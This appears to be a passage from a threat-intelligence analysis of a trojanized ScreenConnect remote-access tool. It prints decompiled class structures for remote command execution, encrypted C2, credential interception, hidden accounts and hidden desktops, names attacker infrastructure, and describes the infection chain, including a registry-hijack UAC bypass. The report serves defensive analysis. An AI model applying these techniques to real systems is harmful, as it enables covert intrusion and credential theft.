Figure 10 Extracted HostToAddressMap configuration from the trojanized ScreenConnect client linking legitserver.theworkpc.com to the backend IP address 45.138.16.64, confirming attacker-controlled ScreenConnect C2 infrastructure used for persistent encrypted remote administration sessions.

Remote Command Execution

Static analysis identified two critical classes named CommandMessage1 and CommandMessage2 responsible for arbitrary remote command execution. These classes form the malware's internal remote shell framework and allow the operator to execute commands using multiple interpreters including cmd.exe, powershell.exe, or custom execution engines. The Text field stores the command that will be executed remotely, while InterpreterPath allows the attacker to choose the execution engine dynamically. The RunCommandKillAfterMilliseconds variable acts as a built-in timeout mechanism capable of terminating long-running commands that may trigger behavioral detection. Additionally, MaxResultCharacterCount controls the amount of output returned to the attacker, reducing suspicious outbound traffic volume during command execution.

Operationally, this functionality provides the threat actor with a covert remote execution framework capable of silently executing PowerShell commands, deploying additional malware, creating privileged accounts, disabling security controls, and facilitating lateral movement throughout the compromised environment.

```
// Base command structure
class CommandMessage1 {
    Utf8String Text; // Command text to execute
    Int64 MaxResultCharacterCount; // Output truncation limit
    Int64 RunCommandKillAfterMilliseconds; // Execution timeout (kill switch)
}

// Extended with interpreter selection
class CommandMessage2 : CommandMessage1 {
    Utf8String InterpreterPath; // e.g., cmd.exe, powershell.exe
}
```

Figure 11 Operator tooling configuration extracted from the modified ScreenConnect framework revealing automated session launch behavior, client execution restrictions, and clipboard exfiltration threshold controls.

Encrypted C2 Transport

Analysis confirmed that the malware uses a custom PBKDF2/HMAC-SHA256 based iterative key derivation mechanism to generate independent encryption keys and initialization vectors for inbound and outbound traffic channels. The routine repeatedly hashes shared secrets and random values thousands of times before generating the final encryption material.

Operationally, the malware dynamically generates unique session-specific cryptographic keys for every communication channel, significantly increasing resistance against network interception, traffic analysis, and offline decryption attempts. This protects screenshots, credentials, file transfers, surveillance data, and remote commands from network inspection or interception.

```
abstract class NetworkConnection {
    BlockBufferReadStream ReadStream; // Encrypted inbound channel
    BlockBufferWriteStream WriteStream; // Encrypted outbound channel
    BinaryReader Reader; // Binary deserialization
    BinaryWriter Writer; // Binary serialization
    Boolean IsChannelSecure; // Secure channel state flag

    Int32 Receive(ArraySegment<byte> buffer);
    Void Send(ArraySegment<byte> buffer);
    Void GetLocalAddresses(out byte[] ip, out byte[] mac);
    Void StartSecureChannel(byte[] secretKey, byte[] clientRandom, byte[] serverRandom);
}
```

Figure 12 Decompiled CommandMessage1 and CommandMessage2 class structures implementing remote command execution functionality with configurable interpreters such as cmd.exe and powershell.exe.

Custom Key Derivation Algorithm

The analysis of the trojanized ScreenConnect.Core.dll revealed a custom cryptographic key derivation routine responsible for establishing encrypted bidirectional command-and-control (C2) communication between the attacker infrastructure and infected systems. The malware invokes the DeriveSecureRandomValuesForConnection method during the StartSecureChannel process to dynamically generate independent encryption keys and initialization vectors for inbound and outbound communication channels. Static analysis confirmed that the routine leverages an iterative PBKDF2/HMAC-SHA256-based derivation process that repeatedly hashes shared secrets together with

randomized client and server entropy values before generating the final encryption material. Unlike traditional static encryption approaches, the malware continuously derives unique session-specific cryptographic keys, significantly increasing resistance against network interception and offline decryption attempts.

In simple terms, the sharedSecret functions as a master password known only to the attacker and the infected system. To prevent defenders from reading stolen data such as credentials, screenshots, file transfers, or surveillance traffic, the malware repeatedly mixes this secret together with randomized values thousands of times using HMAC-SHA256 hashing before creating the final encryption keys. The generated cryptographic material is then split into separate inbound and outbound encryption streams, ensuring both communication directions remain independently protected. This design makes captured network traffic extremely difficult to decrypt without access to the original secret values used during session establishment while simultaneously protecting the malware's covert remote administration activity from network inspection.

```
public static void DeriveSecureRandomValuesForConnection(byte[] secretBytes, byte[] clientRandom, byte[] serverRandom,
out byte[] clientWriteKey, out byte[] serverWriteKey, out byte[] clientWriteInitializationVector, out byte[]
serverWriteInitializationVector)
{
    if (secretBytes == null || clientRandom == null || serverRandom == null)
        throw new ArgumentException();

    int num = secretBytes.Length * 2 + 32;
    MemoryStream memoryStream = new MemoryStream(num);
    byte[] array = new byte[clientRandom.Length + serverRandom.Length];
    Buffer.BlockCopy(clientRandom, 0, array, 0, clientRandom.Length);
    Buffer.BlockCopy(serverRandom, 0, array, clientRandom.Length, serverRandom.Length);

    // Custom iterative hashing mechanism for key derivation
    while (memoryStream.Position < num)
    {
        byte[] array2 = Singleton<Toolkit>.Instance.ComputeHMACSHA256Hash(secretBytes, array);
        memoryStream.Write(array2, 0, Math.Min(array2.Length, memoryStream.Capacity - (int)memoryStream.Position));
        array = array2;
    }
    memoryStream.Position = 0L;

    // Split the derived bytes into discrete keys and IVs
    clientWriteKey = memoryStream.ReadBytes(secretBytes.Length);
    serverWriteKey = memoryStream.ReadBytes(secretBytes.Length);
    clientWriteInitializationVector = memoryStream.ReadBytes(16);
    serverWriteInitializationVector = memoryStream.ReadBytes(16);
}
```

Figure 13 Decompiled DeriveSecureRandomValuesForConnection() routine extracted from the trojanized ScreenConnect.Core.dll, implementing iterative PBKDF2/HMAC-SHA256 key derivation to generate unique inbound and outbound encryption keys and initialization vectors for encrypted command-and-control (C2) communication.

Full Threat Actor Capability Matrix

Static analysis identified an extensive 64-bit capability flags enumeration named SessionConnectionInfoAttributes containing 46 individual operational capabilities exposed to the remote operator. These flags define the full range of functionality available during remote sessions and demonstrate that the malware supports far more capabilities than traditional remote administration tools.

Recovered capabilities include:

- Real-time screen monitoring
- Continuous video recording
- Microphone surveillance
- Keyboard and mouse injection
- Victim input lockout
- Screen blanking
- File transfer
- Print job interception
- Silent elevated tool execution
- Credential management
- Hidden desktop activation
- Remote printing control

```
[Flags]
enum SessionConnectionInfoAttributes : long {
    // VISUAL SURVEILLANCE
    None = 0,
    RenderScreen = 1, // View victim's screen in real-time
    RenderAnnotations = 2, // Render screen annotations
    RenderSound = 4, // Render captured audio
    CaptureScreen = 8, // Take static screenshots
    RecordScreen = 439804651104, // Continuous video recording

    // AUDIO SURVEILLANCE
    CaptureMicrophoneSound = 16, // Listen via victim's microphone
    CaptureSpeakersSound = 32, // Tap speaker audio output

    // INPUT CONTROL
    InputSender = 64, // Send keyboard/mouse to victim
    InputReceiver = 128, // Receive input events
    CanBlockGuestInput = 16777216, // LOCK OUT victim keyboard/mouse
    CanBlankGuestMonitor = 8388608, // BLANK victim's screen entirely

    // FILE & DATA OPERATIONS
    FileTransfer = 256, // Upload/download arbitrary files
    CapturePrintJob = 1048576, // Intercept print jobs
    RenderPrintJob = 2097152, // Render captured print jobs

    // SESSION MANAGEMENT
    CanDeleteSession = 512, // Remove session traces
    CaptureRequested = 8192, // Flag session for capture
    Controller = 65536, // Full remote desktop control
    RefusedConsent = 131072, // Session refused by victim
    NeedsConsent = 262144, // Consent required flag
    Annotator = 524288, // Screen annotation tools
    CanSelectAnnotationMode = 33554432, // Annotation mode switching

    // TOOL EXECUTION
    CanRunSharedTool = 16384, // Run shared toolbox tools
    CanRunSharedToolWithSilentElevation = 17592186044416, // Run tools ELEVATED silently
    CanRunPersonalTool = 35184372088832, // Run personal tools
    CanRunPersonalToolWithSilentElevation = 70368744177664, // Personal tools ELEVATED
}
```

Figure 14 Decompiled SessionConnectionInfoAttributes capability flags exposing extensive attacker functionality including real-time screen surveillance, audio interception, input hijacking, hidden session management, silent tool execution, and elevated remote administration operations.

```

// CREDENTIAL PROVIDER INTEGRATION
CanManageCredentials      = 4194304,    // Credential harvesting/management
CanManageSharedToolbox   = 32768,      // Shared toolbox management
CanShareMyDesktop        = 134217728,  // Reverse screen share
CanSwitchLogonSession    = 268435456,  // Switch between logon sessions
CanActivateRemotePrinting = 536870912, // Remote printer control
CanEnableBackstageLogonSession = 1073741824, // Enable hidden backstage

// ELEVATION & AUTHENTICATION HIJACKING
NeedsJoinLogonSessionPermissionOrCapability = 2147483648,
CanRespondToElevationRequest                = 4294967296,
CanRespondToAdministrativeLogonRequest       = 8589934592,
CredentialProviderVisibleForElevation        = 17179869184,
CredentialProviderVisibleForAdministrativeLogon = 34359738368,
CredentialProviderDefaultForElevation        = 68719476736,
CredentialProviderDefaultForAdministrativeLogon = 137438953472,
CredentialProviderReasonVisibleForElevation   = 274877906944,
CredentialProviderReasonVisibleForAdministrativeLogon = 549755813888,
CredentialProviderReasonRequiredForElevation  = 1099511627776,
CredentialProviderReasonRequiredForAdministrativeLogon = 2199023255552,

// ADVANCED
CanSetMonitorResolution      = 8796093022208,
AllowRestrictedCustomizations = 140737488355328,
SupportsInteractiveFileDrop   = 67108864,

```

Figure 15 Static analysis of `SessionConnectionInfoAttributes` revealing high-risk operator permissions such as `CanBlankGuestMonitor`, `CanLockGuestInput`, stealth session deletion, and silent elevated tool execution within the compromised environment.

Victim Fingerprinting

The malware implements a multi-layer inheritance chain named `GuestInfoMessage1-4` responsible for extensive victim profiling and environment fingerprinting. The recovered structures transmit more than 30 telemetry fields back to the attacker infrastructure.

The collected information includes:

- Logged-on usernames
- Active Directory domains
- Hostnames
- Operating system versions
- CPU model information
- Installed memory
- MAC addresses
- Internal IP addresses
- Hardware serial numbers
- Timezone information
- Last boot timestamps
- Raw screenshot data

The malware additionally evaluates processor counts, machine manufacturers, and virtual machine indicators to identify sandboxed or virtualized analysis environments and reduce exposure to automated malware analysis systems. In simple terms, the malware creates a highly detailed profile of every infected machine, allowing the attacker to identify valuable enterprise systems, detect analysis environments, and maintain long-term victim tracking across multiple sessions.

```
// Layer 1: Core System Profile (GuestInfoMessage)
class GuestInfoMessage {
    Utf8String LoggedOnUserDomain;           // Active Directory domain
    Utf8String LoggedOnUserName;             // Currently logged-on user
    Int64 IdleSeconds;                       // Keyboard/mouse idle time
    Utf8String MachineName;                 // NetBIOS hostname
    Utf8String MachineDomain;               // Machine domain membership
    Utf8String OperatingSystemName;         // e.g., "Windows 11 Pro"
    CoreVersion OperatingSystemVersion;     // Precise OS build number
    Utf8String ProcessorName;               // CPU model string
    Int32 ProcessorVirtualCount;            // vCPU count (VM detection)
    Int64 SystemMemoryTotalMegabytes;       // Total RAM (VM detection)
    Int64 SystemMemoryAvailableMegabytes;   // Available RAM
    GuestInfoAttributes Attributes;         // Capability flags
    Byte[] WakeToken;                      // Wake-on-LAN token
    Byte[] ScreenshotContentHash;          // Screenshot delta hash
    Utf8String ScreenshotContentType;       // MIME type
    ArraySegment<byte> ScreenshotContent;   // RAW SCREENSHOT DATA
}

// Layer 2: Hardware Fingerprint (GuestInfoMessage2)
class GuestInfoMessage2 : GuestInfoMessage {
    Utf8String OperatingSystemManufacturerName; // "Microsoft Corporation"
    Utf8String OperatingSystemLanguage;         // OS locale
    Utf8String MachineManufacturerName;         // "Dell Inc.", "VMware" etc.
    Utf8String MachineModel;                   // Hardware model
    Utf8String MachineProductNumber;           // OEM product ID
    Utf8String MachineSerialNumber;            // HARDWARE SERIAL NUMBER
    Utf8String MachineDescription;             // System description
    ProcessorArchitecture ProcessorArchitecture; // x86/x64/ARM
    Byte[] PrivateNetworkAddress;              // Internal IP address
    Byte[] HardwareNetworkAddress;             // MAC ADDRESS
    Utf8String TimeZoneName;                   // Timezone (geolocation)
    Int32 TimeZoneOffsetHours;                 // UTC offset
    DateTime LastBootTime;                     // Last reboot timestamp
}

// Layer 3: Installation Timeline (GuestInfoMessage3)
class GuestInfoMessage3 : GuestInfoMessage2 {
    DateTime OperatingSystemInstallationTime; // OS install date
}
```

Figure 16 Multi-layered GuestInfoMessage architecture responsible for victim fingerprinting, operating system profiling, hardware enumeration, virtual machine detection, network identification, screenshot telemetry, and Active Directory context collection.

```
// Layer 4: Privilege Validation (GuestInfoMessage4)
class GuestInfoMessage4 : GuestInfoMessage3 {
    LocalAdminPresentStatus IsLocalAdminPresent; // Admin privilege check
}
```

Figure 17 *GuestInfoMessage4* privilege validation logic identifying local administrator presence and elevated privilege status on compromised endpoints during post-exploitation profiling.

Local Account Takeover

Static analysis identified a dedicated account management class named `WindowsLocalUserExtensions` responsible for full lifecycle management of local Windows user accounts. The recovered methods provide the attacker with complete CRUD-style control over local accounts, including user creation, deletion, password resets, group membership modification, profile generation, and account disabling.

This setting allows attacker-created accounts to remain hidden from the Windows login screen, significantly reducing user visibility and improving persistence stealth.

Operationally, the malware provides the attacker with covert account lifecycle management capabilities including hidden administrator account creation, password manipulation, privileged group modification, user disabling, and stealth-focused persistence within the compromised environment.

```
class WindowsLocalUserExtensions {
    string GetLocalAdministratorsGroupName(); // Resolve admin group
    void CreateUser(string userName, string password, string comment, bool showInLogon);
    void DeleteUser(string userName); // Remove user entirely
    void AddUserToGroup(string userName, string groupName); // Add to Administrators
    void RemoveUserFromGroup(string userName, string groupName); // Remove from group
    void SetUserPassword(string userName, string password); // Reset passwords
    void SetUserDisabled(string userName); // Disable accounts
    void CreateUserProfile(string userName); // Create full profile
    void DeleteUserProfile(string userName); // Wipe user profile
}
```

Figure 18 *Decompiled WindowsLocalUserExtensions* methods enabling hidden account creation, administrator group modification, password manipulation, user disabling, and covert local profile management.

Credential Provider Interception

Static analysis revealed a sophisticated Credential Provider interception framework implemented through the `CredentialProviderServer` class. The malware establishes a dedicated named pipe communication architecture capable of intercepting authentication events directly from the Windows logon interface before credential processing reaches LSASS.

During the Running state, the malware actively intercepts and processes credential-related communication through an internal 8-message authentication pipeline.

In simple terms, the malware installs itself into the Windows authentication workflow and silently monitors login activity. This enables the attacker to capture usernames and passwords entered at the login screen before Windows fully processes the credentials.

```

class CredentialProviderServer {
    String listenPipeName;           // Named pipe for cred provider IPC
    List<Runner> runners;             // Active credential interception threads
    Int32 HandshakeTimeoutMilliseconds; // Runner handshake timeout
    Proc messageProcessor;           // Message dispatch callback

    IList<Guid> GetActiveInstanceIDs(); // Track active provider instances
    Runner StartRunner();             // Launch new interception thread
    void RunThread();                 // Main credential capture loop
    void TriggerStopRunner();         // Graceful shutdown
    void DisposeRunner();             // Cleanup resources
}

// Runner state machine for credential interception lifecycle
class Runner {
    Guid CredentialProviderInstanceID; // Unique provider GUID
    RunnerStatus Status;               // Current lifecycle state
    UInt32 ThreadID;                  // OS thread handle
    BinaryReader Reader;               // Pipe input stream
    BinaryWriter Writer;               // Pipe output stream
}

enum RunnerStatus {
    Initializing, // Setting up named pipe
    WaitingForConnection, // Listening for logon screen events
    Handshaking, // Authenticating with service
    Running, // ACTIVELY INTERCEPTING CREDENTIALS
    Stopping, // Graceful shutdown
    Completed // Runner disposed
}

```

Figure 19 Internal CredentialProviderServer architecture implementing named-pipe-based credential interception, credential provider lifecycle management, logon event monitoring, and active credential capture orchestration.

Service Orchestration Engine

Static analysis identified ClientService as the central orchestration engine responsible for coordinating persistence management, credential handling, hidden user maintenance, session monitoring, and remote administration lifecycle operations. The class contains more than 30 internal methods associated with attacker-controlled persistence and operational management.

Recovered functionality includes:

- Credential store management
- Hidden user maintenance
- Client process watchdog monitoring
- Safe Mode reboot control
- Session tracking
- Credential provider communication
- Service uninstalls routines

The `MaintainEphemeralUsers()` method continuously creates and manages temporary privileged accounts, while `MaintainClientProcesses()` acts as a watchdog mechanism that relaunches terminated malware processes. The `SetSafeModeReboot()` routine enables forced reboots into Safe Mode, where many security tools and endpoint protection solutions become inactive.

In simple terms, this class acts as the malware's central control engine, ensuring that attacker-created accounts, credential interception routines, and malicious client processes remain active and operational even after reboots or process termination attempts.

```
class ClientService : ClientServiceBase {
    // Service Lifecycle
    void RunService();           // Main service entry point
    void Start(); void Stop();   // SCM control handlers
    void HandleSessionChange();  // Terminal Services session monitor

    // Credential Management
    Boolean AreStoredCredentialsAvailable(); // Check DPAPI credential store
    Boolean AreStoredCredentialsExpired();   // Validate credential TTL
    void EnsureStoredCredentialsState();      // Maintain credential store
    void UpdateStoredCredentials();           // Refresh stored credentials
    void ProcessCredentialProviderMessage();  // Handle cred provider IPC

    // Ephemeral User Management
    void MaintainEphemeralUsers();           // Create/disable hidden accounts
    Boolean IsEphemeralUser();              // Check if user is attacker-created

    // Client Process Management
    void MaintainClientProcesses();          // Keep client processes alive
    void StopAndRemoveClientProcesses();     // Cleanup on uninstall
    Nullable TryGetActualClientSessionID();  // Resolve active session
    Boolean UpdateValidLogonSessionInfosIfChanged(); // Monitor logon changes

    // Attack Operations
    void TrySendSas();                    // Send Ctrl+Alt+Del (SAS)
    void SetSafeModeReboot();             // Reboot to Safe Mode
    void TryUninstallService();           // Self-uninstall capability
    void StartTaskThread();               // Spawn background task threads

    // Internal State
    CredentialProviderServer credentialProviderServer; // Cred provider instance
    FileSystemVirtualStreamReceiver elevatedFileReceiver; // Elevated file transfers
    TimerRunner maintainClientProcessesRunner; // Process watchdog timer
    TimerRunner maintainEphemeralUsersRunner; // User maintenance timer
    LogonSessionInfo2[] validLogonSessionInfos; // Tracked logon sessions
}
```

Figure 20 Core ClientService orchestration engine responsible for credential management, hidden user maintenance, persistent client monitoring, Safe Mode reboot operations, and long-term remote administration control.

Hidden Desktop Architecture

Static analysis and live .NET reflection of `WindowsBackstageShell.exe` revealed a highly sophisticated hidden desktop framework implementing a complete alternative Windows shell environment for covert attacker operations. The recovered assembly contains more than 53 internal types responsible for hidden taskbar management, window control, shell emulation, file searching, process launching, desktop

interaction, and session orchestration. Unlike traditional remote administration tools that interact directly with the victim's visible desktop, this framework creates a separate hidden Windows desktop environment capable of operating independently from the logged-in user session.

The malware implements custom taskbar and shell management classes including Taskbar and BackstageShellExtensions. These components collectively reproduce core Windows shell functionality inside the hidden session.

The Taskbar class initializes a covert taskbar interface, processes low-level Windows messages through WndProc(), and dynamically mirrors application windows using functions such as AddWindowTaskbarButtonIfApplicable() and RemoveWindowTaskbarButtonIfPresent().

Meanwhile, BackstageShellExtensions exposes functionality for hidden Start Menu emulation, desktop file searching, shell shortcut resolution, window minimization, icon extraction, and invisible program execution through TryLaunch(). The framework also includes command-line parsing and shell integration functionality allowing the attacker to launch applications, manipulate windows, and interact with the hidden desktop as though operating a normal Windows environment.

```
// Core hidden desktop components
class Taskbar : Form {
    void OnLoad(); // Initialize hidden taskbar
    void WndProc(ref Message m); // Custom Windows message processing
    void AddWindowTaskbarButtonIfApplicable(); // Mirror real taskbar buttons
    void RemoveWindowTaskbarButtonIfPresent();
    ToolStrip ToolStrip { get; } // Replacement taskbar strip
}

class BackstageShellExtensions {
    // Start Menu emulation
    IEnumerable GetStartMenuBaseDirectories();
    IEnumerable GetSearchBaseDirectoryInfos();
    IEnumerable SearchForFiles(); // File search in hidden session

    // Window management
    void MinimizeWindow(IntPtr hwnd);
    void ActivateWindow(IntPtr hwnd);
    Image TryGetWindowIconImage(IntPtr hwnd);

    // Shell integration
    String GetShellLinkTargetPath(); // Resolve .lnk shortcuts
    Bitmap GetShellFileInfo(); // File icons
    void TryLaunch(String path); // Launch programs in hidden desktop
    String ParseCommandLine(); // Parse session command line
}
```

Figure 21 Hidden desktop framework extracted from WindowsBackstageShell.exe implementing covert taskbar emulation, invisible application launching, hidden window management, and isolated attacker-controlled desktop interaction.

High-Level OS Manipulation

Static analysis of WindowsExtensions class revealed an extensive high-privilege operating system interaction framework exposing more than 130 public methods responsible for process manipulation, token impersonation, credential operations, desktop interaction, session enumeration, named pipe communication, registry modification, service control, and security mitigation bypass. The recovered functionality effectively provides the malware with a centralized utility layer capable of interacting directly with low-level Windows internals while supporting stealth-focused post-exploitation activity.

The identified methods include advanced process creation routines such as `CreateProcessAsUser()` and `CreateRemoteProcess()` capable of launching processes under alternate user tokens or remote sessions, alongside token manipulation APIs including `DuplicateToken()`, `ImpersonateLoggedOnUser()`, and `EnableCurrentProcessPrivilege()` which explicitly enables privileges such as `SeDebugPrivilege`. Additional functions such as `KillProcessTree()` and `KillDescendentProcesses()` provide the capability to terminate entire process hierarchies, including potential EDR or antivirus processes. The malware also integrates direct DPAPI encryption and decryption routines through `ProtectString()` and `TryUnprotectString()`, while session enumeration methods such as `GetSessionInfos()` and `GetLsaLogonSessionDomainAndUserName()` enable direct interrogation of active Windows logon sessions and LSASS authentication contexts.

```
// PROCESS & TOKEN MANIPULATION
Process CreateProcessAsUser(String commandLine, IntPtr userToken,
    IDictionary newOrOverriddenEnvironmentVariables, String windowStationName, String desktopName);
Process CreateRemoteProcess(String commandLine, Int32 sessionID);
void KillProcessTree(Int32 processID);
void KillDescendentProcesses(Int32 processID, Dictionary parentToChildrenMap);
String RunCommandLineProgram(String exePath, String args, String standardInputString,
    Int32 timeoutMilliseconds, Int32 maxResultLength, Boolean throwOnNonZeroExitCode);
String RunCommandLineCommands(String commandText, String interpreterPath,
    Int32 timeoutMilliseconds, Int32 maxResultLength);
Boolean IsCurrentProcessTokenUnelevatedAdministrator();
HandleMinder DuplicateToken(HandleMinder htoken);
IDisposable ImpersonateLoggedOnUser(IntPtr tokenHandle);
void EnableCurrentProcessPrivilege(String privilegeName); // SeDebugPrivilege
void AdjustTokenPrivilege(IntPtr token, String privilegeName, Boolean enabledOrDisabled);

// CREDENTIAL & DPAPI OPERATIONS
Byte[] ProtectString(String unprotectedString, Guid entropy); // DPAPI encrypt
Byte[] ProtectBytes(Byte[] unprotectedBytes, Guid entropy);
String TryUnprotectString(Byte[] protectedBytes, Guid entropy); // DPAPI decrypt
Byte[] TryUnprotectBytes(Byte[] protectedBytes, Guid entropy);

// SESSION & USER ENUMERATION
Nullable TryGetActiveConsoleSessionID();
IList TryGetValidSessionInfos();
ValueTuple[] GetSessionInfos(); // 5-tuple session data
String GetSessionUserName(Int32 sessionID);
String GetSessionUserDomain(Int32 sessionID);
WTS_CONNECTSTATE_CLASS GetSessionConnectionState(Int32 sessionID);
void GetLoggedOnUserInfo(Int32 sessionID, out String userDomain, out String userName);
ValueTuple GetLsaLogonSessionDomainAndUserName(UInt64 logonSessionID); // LSASS query
IEnumerable GetProcessIDs(Int32 sessionID);
SecurityIdentifier GetProcessUser(Int32 processID);
Boolean IsProcessByUser(Int32 processID, WellKnownSidType wellKnownSidType);

// DESKTOP & INPUT INJECTION
void SendLegacySystemKeyCode(); // Ctrl+Alt+Del injection
DesktopInfo OpenInputDesktop();
void SetThreadDesktop(IntPtr desktopHandle);
void SetProcessWindowStation(IntPtr windowStationHandle);
void TryEnsureThreadOnInputDesktop();
String GetCurrentThreadDesktopName();
IDisposable TemporarilySwitchProcessToWindowStation(String windowStationName);
```

Figure 22 High-privilege `WindowsExtensions` functionality exposing token impersonation, alternate-user process creation, DPAPI operations, session enumeration, desktop switching, and low-level Windows API manipulation capabilities.

```

// NAMED PIPES (Service & UI IPC)
SafeFileHandle CreateLocalNamedPipe(String pipeName, Boolean readOrWrite, Int32 maxInstances);
SafeFileHandle CreateSecureLocalNamedPipe(String pipeName, Boolean readOrWrite,
    Boolean restrictToSystem, Int32 maxInstances);
SafeFileHandle CreateFileOnNamedPipe(String pipeName, Boolean readOrWrite);
Boolean ConnectNamedPipe(SafeFileHandle pipeHandle);
ValueTuple ConnectServerClientNamedPipes(String pipeID, Boolean serverOrClient,
    Func shouldStopWaitingToConnectFunc);

// REGISTRY OPERATIONS
String GetRegistryString(RegistryKey baseKey, String keyPath, String valueName);
String GetLocalMachineRegistryString(String keyPath, String valueName);
HandleMinder OpenOrCreateRegistryKey(IntPtr baseKeyHandle, String subKeyPath,
    Boolean canRead, Boolean canWrite, Boolean disableWow64Redirection);
void UpdateServiceClientLaunchParametersInMemoryAndRegistry(String serviceName,
    ClientLaunchParameters memoryClientLaunchParameters);
RegistryKey OpenServiceRegistryKey(String serviceName, Boolean writable);

// SERVICE CONTROL
HandleMinder OpenServiceControlManager();
HandleMinder OpenService(HandleMinder hscm, String serviceName);

// SYSTEM PROFILING
void GetSystemMemoryInformation(out Int32 memoryLoad, out Int64 totalPhysicalMemory,
    out Int64 availablePhysicalMemory);
Int64 GetIdleMilliseconds();
Boolean IsBackstageAvailable();
Boolean IsBackstage(Int32 sessionID);

// SECURITY MITIGATION BYPASS
void SetProcessMitigationPolicy(PROCESS_MITIGATION_POLICY type, Int32 policy);
void EnsureDirectoryEmptyAndRestricted(String directoryPath);
String DemandEmptyAndRestrictedDirectoryPath(String baseDirectoryPath);
void TryUnblockFile(String filePath); // Remove MOTW

```

Figure 23 Named pipe IPC, registry manipulation, service control, mitigation bypass, and system profiling routines extracted from WindowsExtensions, supporting stealth-focused persistence and covert inter-process communication.

Post-Exploitation: Discovery & Configuration

Following successful deployment of the trojanized ScreenConnect framework, the malware launches multiple hidden command shell processes to execute staged .cmd scripts from the directory C:\Windows\SystemTemp\ScreenConnect. Static analysis confirmed that these scripts are responsible for environment preparation, dependency installation, and defensive security product enumeration prior to continued post-exploitation activity. The malware executes these commands using hidden process creation parameters to avoid visible console windows and reduce user awareness during execution.

One of the first observed scripts, .\Random-Text>run.cmd, invokes the following command:

Figure 24 Hidden DISM.exe command executed during post-exploitation to silently enable .NET Framework 3.5 and support legacy operator tooling requirements within the compromised environment.

This command silently enables .NET Framework 3.5 through DISM.exe, ensuring compatibility with older tooling, legacy .NET components, or customized operator modules embedded within the trojanized ScreenConnect framework. A second script named <Random-Text>run.cmd launches a hidden PowerShell command leveraging WMI to enumerate installed antivirus solutions:

Figure 25 PowerShell-based WMI reconnaissance command leveraging the root\SecurityCenter2 namespace to enumerate installed antivirus products, executable paths, and security product operational states.

The malware uses the root\SecurityCenter2 namespace to silently retrieve installed security product names, executable paths, and operational states. In simple terms, the attacker first prepares the environment by enabling required system dependencies and then performs defensive reconnaissance to identify installed antivirus products before continuing with stealth-focused post-exploitation operations. This information allows the operator to adapt tooling, avoid detection, and selectively disable or evade security controls within the compromised environment.

TECHNICAL ANALYSIS – DYNAMIC ANALYSIS

Execution Chain

Execution chain confirmed that the intrusion operates through a multi-stage process hierarchy combining PowerShell, on-host .NET compilation, fileless privilege escalation, and deployment of a trojanized ScreenConnect remote access framework. The infection begins with execution of sysupdate.ps1 through powershell.exe using the argument -ExecutionPolicy unrestricted, allowing the malicious script to bypass standard PowerShell execution restrictions. The payload subsequently spawns csc.exe and cvtres.exe from the legitimate Microsoft .NET Framework directory to compile the malicious launcher uds.exe directly on the victim system using the temporary source file runner.cs. This behavior confirms active Compile After Delivery tradecraft designed to reduce static detection opportunities and evade traditional antivirus signatures.

The compiled uds.exe process then launches ComputerDefaults.exe to trigger the previously identified fileless UAC bypass through the malicious ms-settings registry hijack, resulting in elevated execution without displaying a visible UAC prompt. Following successful privilege escalation, the malware executes sc.exe to start the malicious OneDriveServers service before initializing the trojanized ScreenConnect.ClientService.exe and ScreenConnect.WindowsClient.exe components from the directory *C:\ProgramData\OneDriveServer\OneDriveServer\OneDriveServer*. Runtime analysis additionally confirmed hidden execution of multiple .cmd scripts responsible for enabling .NET Framework 3.5 through DISM.exe and silently enumerating installed antivirus products using PowerShell WMI queries against the root\SecurityCenter2 namespace. The complete process tree demonstrates a coordinated post-exploitation workflow focused on stealthy persistence, environment preparation, security product discovery, encrypted C2 initialization, and long-term remote access establishment within the compromised environment.




Figure 26 Dynamic process tree illustrating the complete multi-stage intrusion workflow including malicious PowerShell execution, on-host .NET compilation through csc.exe, fileless UAC bypass via ComputerDefaults.exe, malicious service creation, trojanized ScreenConnect deployment, .NET Framework installation, and stealth-focused antivirus reconnaissance activity.

EXTERNAL THREAT LANDSCAPE MANAGEMENT

